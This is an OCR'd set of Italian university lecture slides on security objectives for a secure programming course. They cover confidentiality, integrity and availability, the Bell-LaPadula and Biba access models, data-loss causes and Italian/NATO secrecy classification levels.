Secure Programming

A.A. 2022/2023

Corso di Laurea in Ingegneria delle Telecomnicazioni

E. Security & Protection 1

Paolo Ottolino

Politecnico di Bari

DIPARTIMENTO DI
INGEGNERIA ELETTRICA
E DELL'INFORMAZIONE

Secure Programming Lab: Course Program

A. Intro Secure Programming: «Who-What-Why-When-Where-How»

B. Building Security in: Buffer Overflow, UAF, Command Inection

C. SwA: Weaknesses, Vulnerabilities, Attacks

D. SwA (Software Assurance): Vulnerabilities and Weaknesses (CVE, OWASP, CWE)

E. Security & Protection: Objectives (CIA), Risks (Likelihood, Impact), Rating Methodologies.

F. Security & Protection: Security Indicators, BIA, Protection Techniques (AAA, Listing, Duplication etc.)

G. Architecture and Processes: App Infrastructure, Three-Tiers, Cloud, Containers, Orchestration

H. Architecture and Processes 2: Ciclo di Vita del SW (SDLC), DevSecOps (OWASP DSOMM, NIST SSDF)

I. Free Security Tools: OWASP (ZAP, ESAPI, etc), NIST (SAMATE, SARD, SCSA, etc), SonarCube, Jenkins

J. Dynamic Security Test: VA, PT, DAST (cfr. VulnScanTools), WebApp Sec Scan Framework (Arachni, SCNR) :


K. Operating Environment: Kali Linux on WSL

L. Python: Powerful Language for easy creation of hacking tools

M. Exercises: SecureFlag

E Security & Protection


Agenda



1. **Security Objectives: CIA, Models based on Data Security**
2. **Security Risk Rating: Likelihood, Impact, Risk, Remediation;**
3. **NIST SP800-30**
4. **OWASP Risk Rating Methodologies**
5. **Security Risk Rating: Threats**
6. **Security Risk Rating: Vulnerabilities**

E Security vs Protection

Static and Dynamic Defense



The information must be able to be processed :

- in the established manner ➔ Security
- based on the adopted model ➔ Protection

Security: Identification of the Model to be adopted (Static)


1. **Threats**
2. **Vulnerability**
3. **Risk Analysis**
4. **Countermeasures**

Protection: Layer association by applying the model (Dynamic)

1. **Identification**
2. **AuthN (Authentication)**
3. **AuthZ (Authorization)**
4. **Tracking (Audit & Logs)**
5. **Cryptography**

E1 Security Objectives

Main Principles: CIA




- → **Confidentiality** (Riservatezza): the information can be read only by the correct recipients(→ Data Protection, Privacy, Confidentiality)

- → **Integrity** (Integrità): the information can only be written by the correct operators (→ Data Quality: Prevention of Data Corruption)

- → **Availability** (Disponibilità): the information must be accessible for reading/writing to all the subjects involved (→ Resilience: Data Duplication)

E1a Security Objectives

Availability: Incidental Data Loss


Cybersecurity


Weaknesses

Proactive Design

Defensive Coding


Common causes of accidental data loss :

- → **HW/System Failure**: CPU malfunctions, unreadable disks or tapes, telecommunication errors,
- → **Human Error**: incorrect data entry, incorrectly mounted tape or CD-ROM, incorrect program execution, lost disk or tape, or some other error.
- → **Software Corruption**: software bug.
- → **Malware Attack**: non-ransom attack
- → **Natural Disaster**: fire, flood, earthquake, war, riots, or mice gnawing at backup tapes.



E1a1 Security Objectives

Availability (SASE)



Availability (Disponibilità): the information must be accessible for reading/writing to all the subjects involved (➔ Resilience: Data Duplication)

+ Zero Trust: trust granted dynamically on the basis of the risk level calculated «on-the-fly»


+ Networking: connections from anywhere to any device

+ Cloud: applications outside the data center, sensitive data stored across multiple cloud services

- ➔ **SASE** (Secure Access Service Edge): Dynamically created access permissions, calculated "on-the-fly", based on predefined operating rules. ➔ **TCB**
- ➔ **BC/DR** (Business Continuity, Disaster Recovery): infrastructure duplication ➔ **Clustering, Back-Up**
- ➔ **Data Redundancy** ➔ **RAID**:1, 5

E1b Security Objectives

Confidentiality ➔ Bell-La Padula Model 1/3



Confidentiality (Confidenzialità/Riservatezza): the information can be read only by the correct recipients (➔ Data Protection, Privacy)

➔ Modello Bell-La Padula: 2 rules (properties)

1. **No Read Up** (Simple Security Property): A process running at security level k can only read objects at its level or lower
2. **No Write Down** (* Property): A process running at security level k can only write objects at its level or higher


E1b Security Objectives

Confidentiality ➔ Bell-La Padula Model 2/3

Bell-La Padula Model: 2 rules (properties)


1. **No Read Up** (Simple Security Property ← do not read potentially more confidential information


2. **No Write Down** (* Property) ← do not inadvertently write more confidential information



E1b Security Objectives

Confidentiality ➔ Bell-La Padula Model 3/3





SISTEMA DI INFORMAZIONE PER LA SICUREZZA DELLA REPUBBLICA

a protezione degli interessi politici, militari, economici, scientifici ed industriali dell'Italia

CHI SIAMO | COSA FACCIAMO | CULTURA DELLA SICUREZZA | IL MONDO DELL'INTELLIGENCE | PER LE IMPRESE | DOCUMENTAZIONE | COMUNICAZIONE

Cosa facciamo
- L'intelligence
- Collaborazione istituzionale
- Rapporti con l'Autorità giudiziaria
- Tutela delle informazioni
  - Autorità nazionale per la sicurezza
  - Il segreto di Stato
  - Classifiche di segretezza
  - Rilascio delle abilitazioni di sicurezza
- I controlli sul Sistema

Home » Cosa facciamo » Tutela delle informazioni » Classifiche di segretezza

Classifiche di segretezza

La classifica di segretezza è l'**indicatore del livello di segretezza** attribuito in ambito nazionale a una determinata informazione. Si configurano come **documenti classificati** qualsiasi supporto – materiale o immateriale, analogico o digitale – contenente informazioni classificate e, pertanto, sottoposto a misure di protezione fisica, logica e tecnica dal momento della sua origine fino a quello della sua distruzione o declassifica. Durante tale arco di vita, la sua trattazione e gestione sono disciplinate da modalità specifiche. Le singole parti di un documento possono richiedere classifiche differenti. In questo caso il livello generale di classifica dell'intero documento è pari almeno a quello della parte con classifica più elevata.

Le classifiche sono quattro:


» **segretissimo** (SS)
» **segreto** (S)
» **riservatissimo** (RR)
» **riservato** (R)

Rep. Italiana	NATO
Segretissimo (**SS**)	Top Secret
Segreto (**S**)	Secret
Riservatissimo (**RR**)	Confidential
Riservato (**R**)	Reserved

➔ Nulla Osta di Sicurezza (NOS) ➔ Livello (R, RR, S, SS)

E1c Security Objectives

Integrity → Biba Model 1/2


LOOSE LIPS
MIGHT
Sink Ships
THIS POSTER IS PUBLISHED BY THE HOUSE OF SEAGRAM AS PART OF ITS CONTRIBUTION TO THE NATIONAL VICTORY EFFORT

Integrity (Integrità): the information can only be written by the correct operators (→Data Quality: Prevention of Data Corruption)

→ Biba Model: 2 regole (proprietà)

1. **No Write Up** (Simple Integrity Principle): A process running at integrity level k can only write objects at its level or lower ← do not insert information with lower integrity

2. **No Read Down** (Integrity * Property): A process running at integrity level k can only read objects at its level or higher ← do not make use of information with lower integrity


E1c Security Objectives

Integrity → Biba Model 2/2

Biba Model: 2 rules (properties)

1. **No Write Up** (Simple Integrity Principle) ← do not insert information with lower integrity level


2. **No Read Down** (Integrity * Property) ← do not make use of information with lower integrity level



E1c Security Objectives

